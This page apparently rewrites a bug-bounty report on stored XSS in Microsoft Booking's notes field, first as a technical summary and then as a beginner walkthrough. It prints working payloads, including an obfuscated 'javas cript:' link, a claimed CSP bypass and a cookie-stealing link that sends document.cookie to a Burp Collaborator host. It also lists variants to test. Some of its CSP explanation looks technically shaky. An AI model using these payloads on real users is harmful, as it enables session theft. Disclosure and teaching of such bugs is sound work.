Stored XSS vulnerability in Microsoft booking
A stored cross-site scripting flaw existed in the notes field of Microsoft Booking, where an anchor tag with a javascript URI could be injected and executed when a victim clicked the link. The attacker could steal cookies, and the same attack worked from the public booking page without authentication.
 Published on mtechghost.medium.com
This blog is regarding my finding on microsoft 365. One fine day I was working in my office and I received calendar invite from my colleague.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Booking is a service that lets anyone book service or calendar slots. The researcher encountered it through a calendar invite from a colleague: the email contained a booking message. The product has two interfaces, an internal booking page and a public-facing service page. The feature of interest is the message or notes field that a person fills in when making a booking. That field accepts text and, as the researcher found, also accepts HTML link markup.
Setup
The researcher was working in an office and was authenticated as a user from the same organisation as the booking page. The tools used were a browser, Google to look for payloads, and Burp Collaborator to receive exfiltrated data. No versions or specific endpoints are given in the report.
Finding it
While making a new booking on the internal booking page, the researcher found a parameter called message/notes. Inserting ordinary XSS payloads did not trigger execution. On analysis, the application allowed a user to insert a link or an <a href> tag. The researcher then focused on that tag and searched for payloads that abuse the href value. The application had several protection mechanisms intended to prevent script execution, but when the word javascript was broken into javas cript, the application accepted the payload. The payload was:
<a href="javas cript:alert('document.domain')">XSS</a>

The link is stored in the booking message. When a user clicks the link in the booking message, the payload executes.
Exploitation
Step 1: Confirm execution and discover CSP
The researcher updated the payload to read cookies:
<a href=”javas cript:alert(document.cookie)” >Testing.com </a>

The researcher got a pop-up with a cookies undefined message, which was taken as evidence that the application has Content Security Policy (CSP) protection.
Step 2: Bypass CSP with script-src-elem
The researcher changed the payload to abuse the script-src-elem directive. That directive targets only script elements and can overwrite existing script-src rules, allowing unsafe-inline and therefore inline scripts. The payload was:
<a href=”javas cript:alert(document.cookie)”&[redacted] >Testing.com </a>


With this payload the researcher was able to get the cookies through the XSS. The report credits the PortSwigger lab on CSP bypass for the technique.
Step 3: Exfiltrate cookies to Burp Collaborator
To send the cookies to a server, the researcher started Burp Collaborator and updated the payload to:
<a href=”javas cript:document.location=’http://l4q4dgmomxzkw6i13q5essmojfp6hu6.burpcollaborator.net/cookiestealer.php?c='+document.cookie"&[redacted] >Testing.com </a>

Here document.location in the a tag redirects the user to another page and shares the cookies with the Collaborator endpoint.
Step 4: Repeat without authentication
The researcher considered that submitting the bug as an authenticated user from the same organisation would have low impact. The same attack was then tried from the service exposed to the public, and it worked without authentication.

As an unauthenticated attacker the severity went from low/medium to high. The bug was submitted to Microsoft, fixed quickly, and a bounty was awarded. The report does not state the amount.
Root cause
The message/notes field accepts HTML link markup, and the link is stored in the booking message. The application had protection mechanisms intended to prevent script execution, but when the word javascript was broken into javas cript the payload was accepted. The CSP is bypassed because the injection uses the script-src-elem directive to overwrite existing script-src rules, enabling unsafe-inline. The report does not describe the server-side or client-side code, so the exact implementation is not shown.
Impact
A link placed in a booking message can execute script when a victim clicks it. The script can read cookies and send them to an attacker-controlled server. The attack works from the public booking page without authentication, which raises the impact compared with the authenticated internal case.
Fix
Microsoft fixed the issue quickly. A fix would need to stop the message field from accepting executable link markup, for example by sanitising the href value and rejecting obfuscated schemes, and by ensuring the CSP cannot be overridden by injected markup.
Variants to test
- Try other obfuscations of the
javascriptscheme, such as tabs, newlines or HTML entities inside the scheme, in any field that accepts links. A positive result is a link that executes script when clicked. - Try injecting CSP directives through the same field, such as
script-src-elem 'unsafe-inline', on other applications that reflect user input into a CSP header or meta tag. A positive result is inline script executing despite an existing CSP. - Test the same stored link payload from an unauthenticated public interface, not only from an authenticated internal one. A positive result is execution without a session.
- Use a Collaborator or other out-of-band listener to confirm data exfiltration. A positive result is a request arriving with cookie data in the query string.
What happened, in plain words
A security researcher found a way to sneak a malicious link into Microsoft Booking, a service that lets people book appointments or calendar slots. The link, when clicked, could run a small program in the victim's browser that read cookies and sent them to a server the researcher controlled. The researcher first found the problem while logged in at work, then repeated it from the public booking page without logging in, which made the bug more serious. Microsoft fixed it quickly and paid a bounty.
This article walks through the same steps for someone who has never done security testing before. You only need a browser and a computer to follow along. We will explain every term as it comes up.
Background: what Microsoft Booking is
Microsoft Booking is a web service that lets anyone book service or calendar slots. Think of it like an online appointment book: a business publishes its available times, and a customer picks one. The researcher first met it through a calendar invite from a colleague. The email contained a booking message, and that message was the clue.
The product has two interfaces:
- An internal booking page, used by people inside an organisation.
- A public-facing service page, open to anyone on the internet.
The feature that matters here is the message or notes field that a person fills in when making a booking. That field accepts text. As the researcher discovered, it also accepts HTML link markup, which is the code that makes a clickable link on a web page.
The setup
The researcher was working in an office and was logged in as a user from the same organisation as the booking page. The tools used were:
- A browser, to use the booking page and see what happens.
- Google, to search for existing payloads (small pieces of code designed to test a weakness).
- Burp Collaborator, a service that gives you a temporary server address and records any requests that arrive at it. Security testers use it to confirm that data they caused a victim's browser to send actually left the victim's machine.
The report does not give software versions or specific web addresses (endpoints) for the booking pages.
Finding the weakness
While making a new booking on the internal booking page, the researcher found a parameter called message/notes. A parameter is simply a named input field in a web form; when you type in it and submit, the value travels to the server.
At first, the researcher tried ordinary XSS payloads. XSS stands for cross-site scripting: a weakness where an application lets an attacker's code run inside another user's browser, as if the attacker had written part of the page. Ordinary XSS payloads are snippets like <script>alert(1)</script> that try to run a script directly. None of them executed.
On analysis, the researcher noticed that the application allowed a user to insert a link, or an <a href> tag. In HTML, the language of web pages, <a> creates a link and href says where the link points. The researcher then focused on that tag and searched for payloads that abuse the href value.
The application had several protection mechanisms intended to prevent script execution. One common protection is to block the word javascript, because a link whose href starts with javascript: runs code when clicked instead of opening a page. But when the word javascript was broken into javas cript, the application accepted the payload. The payload was:
<a href="javas cript:alert('document.domain')">XSS</a>
Line by line:
<astarts a link tag.href="javas cript:alert('document.domain')"is the destination. The browser ignores the spaces inside the scheme name and treatsjavas cript:asjavascript:. The code after the colon,alert('document.domain'), is a tiny script that shows a pop-up with the current page's domain.document.domainis a browser property that holds the domain name of the page.>XSS</a>is the text the user sees and clicks, and the closing tag.
The link is stored in the booking message. When a user clicks the link in the booking message, the payload executes. The researcher was very excited.
Exploitation
Step 1: Confirm execution and discover CSP
The researcher updated the payload to read cookies:
<a href=”javas cript:alert(document.cookie)” >Testing.com </a>
A cookie is a small piece of data that a website asks your browser to store and send back on later requests. Cookies often hold session identifiers, which are like a temporary pass that proves you are logged in. If an attacker steals a session cookie, they may be able to act as you.
Line by line:
<a href=”javas cript:alert(document.cookie)” >is the link. The quotes here are curly quotes, not the straight quotes normally used in HTML, but the application accepted the value as written.document.cookieis a browser property that returns the cookies for the current page as a string.alert(...)shows that string in a pop-up.Testing.comis the visible link text, and</a>closes the tag.
The researcher got a pop-up with a cookies undefined message, which was taken as evidence that the application has Content Security Policy (CSP) protection. CSP is a security rule that a website sends to the browser, listing which sources of script are allowed. If a script does not match the rule, the browser refuses to run it. The researcher took the undefined value as a sign that CSP protection was present.
Step 2: Bypass CSP with script-src-elem
The researcher changed the payload to abuse the script-src-elem directive. A CSP is made of directives, each controlling one kind of resource. script-src controls where scripts may come from. script-src-elem targets only script elements. According to the report, that directive can overwrite existing script-src rules, allowing unsafe-inline, which permits inline scripts, meaning script written directly in the page rather than loaded from a separate file. The payload was:
<a href=”javas cript:alert(document.cookie)”&[redacted] >Testing.com </a>
Line by line:
- The first part is the same link with the obfuscated
javascript:scheme andalert(document.cookie). &[redacted] is extra text appended to the link value.%20is the URL encoding of a space, and%27is the URL encoding of a single quote. Decoded, it reads;script-src-elem 'unsafe-inline'`. The semicolon separates CSP directives; the injection uses script-src-elem to overwrite existing script-src rules, enabling unsafe-inline.>Testing.com </a>is again the visible text and closing tag.
With this payload the researcher was able to get the cookies through the XSS. The report credits the PortSwigger lab on CSP bypass for the technique.
Step 3: Exfiltrate cookies to Burp Collaborator
To send the cookies to a server, the researcher started Burp Collaborator and updated the payload to:
<a href=”javas cript:document.location=’http://l4q4dgmomxzkw6i13q5essmojfp6hu6.burpcollaborator.net/cookiestealer.php?c='+document.cookie"&[redacted] >Testing.com </a>
Line by line:
document.location=tells the browser to navigate to a new address.’http://l4q4dgmomxzkw6i13q5essmojfp6hu6.burpcollaborator.net/cookiestealer.php?c='is the Collaborator address, with a placeholderc=for the cookie value. The address is a unique hostname that Burp Collaborator gave the researcher.+document.cookieappends the victim's cookies to that address.- The rest, `&[redacted] is the same CSP bypass as before.
Here document.location in the a tag redirects the user to another page and shares the cookies with the Collaborator endpoint. In plain terms, the victim's browser is sent to the researcher's server with the cookie in the web address, and the server records it.
Step 4: Repeat without authentication
The researcher considered that submitting the bug as an authenticated user from the same organisation would have low impact. Authentication means proving who you are, usually by logging in. If the attacker already has an account in the same organisation, the victim pool is small and the attack is less alarming.
The same attack was then tried from the service exposed to the public, and it worked without authentication.
As an unauthenticated attacker the severity went from low/medium to high. The bug was submitted to Microsoft, fixed quickly, and a bounty was awarded. The report does not state the amount.
Root cause
The message/notes field accepts HTML link markup, and the link is stored in the booking message. The application had protection mechanisms intended to prevent script execution, but when the word javascript was broken into javas cript the payload was accepted. The CSP is bypassed because the injection uses the script-src-elem directive to overwrite existing script-src rules, enabling unsafe-inline.
Impact
A link placed in a booking message can execute script when a victim clicks it. The script can read cookies and send them to an attacker-controlled server. The attack works from the public booking page without authentication, which raises the impact compared with the authenticated internal case.
Fix
Microsoft fixed the issue quickly. A fix would need to stop the message field from accepting executable link markup, for example by sanitising the href value and rejecting obfuscated schemes, and by ensuring the CSP cannot be overridden by injected markup.
Variants to test
- Try other obfuscations of the
javascriptscheme, such as tabs, newlines or HTML entities inside the scheme, in any field that accepts links. A positive result is a link that executes script when clicked. - Try injecting CSP directives through the same field, such as
script-src-elem 'unsafe-inline', on other applications that reflect user input into a CSP header or meta tag. A positive result is inline script executing despite an existing CSP. - Test the same stored link payload from an unauthenticated public interface, not only from an authenticated internal one. A positive result is execution without a session.
- Use a Collaborator or other out-of-band listener to confirm data exfiltration. A positive result is a request arriving with cookie data in the query string.
Glossary
- API: a set of rules that lets one piece of software talk to another; think of it as a waiter taking your order to the kitchen.
- Authentication: the process of proving who you are, usually by logging in with a username and password.
- Bounty: a reward, often money, paid by a company to someone who reports a security bug responsibly.
- Browser: the program you use to visit websites, such as Chrome, Firefox or Edge.
- Burp Collaborator: a service that gives you a temporary server address and records requests sent to it, used to confirm that data left a victim's browser.
- Cookie: a small piece of data a website asks your browser to store and send back later, often used to keep you logged in.
- CSP (Content Security Policy): a rule sent by a website to the browser saying which sources of script and other resources are allowed.
- CSP directive: one instruction inside a CSP, such as
script-srcorscript-src-elem. - Cross-site scripting (XSS): a weakness where an application lets an attacker's code run inside another user's browser.
- Endpoint: a specific web address that an application responds to.
- Exfiltration: secretly sending data out of a victim's environment to an attacker-controlled place.
href: the attribute of an HTML link that says where the link points.- HTML: the language used to build web pages.
- Inline script: script written directly inside a page rather than loaded from a separate file.
javascript:scheme: a link value that runs code when clicked instead of opening a page.- Parameter: a named input field in a web form whose value is sent to the server.
- Payload: a small piece of code or data used to test or exploit a weakness.
- PortSwigger: the company behind Burp Suite and the Web Security Academy, which publishes free labs.
script-src: a CSP directive controlling where scripts may come from.script-src-elem: a CSP directive that targets onlyscriptelements.- Session: a period during which a website remembers that you are logged in, usually via a cookie.
- Severity: a rating of how serious a bug is, often low, medium or high.
- Stored XSS: XSS where the malicious input is saved by the application and later shown to other users.
unsafe-inline: a CSP keyword that allows inline scripts.- URL encoding: a way of writing special characters in a web address, for example
%20for a space and%27for a single quote.




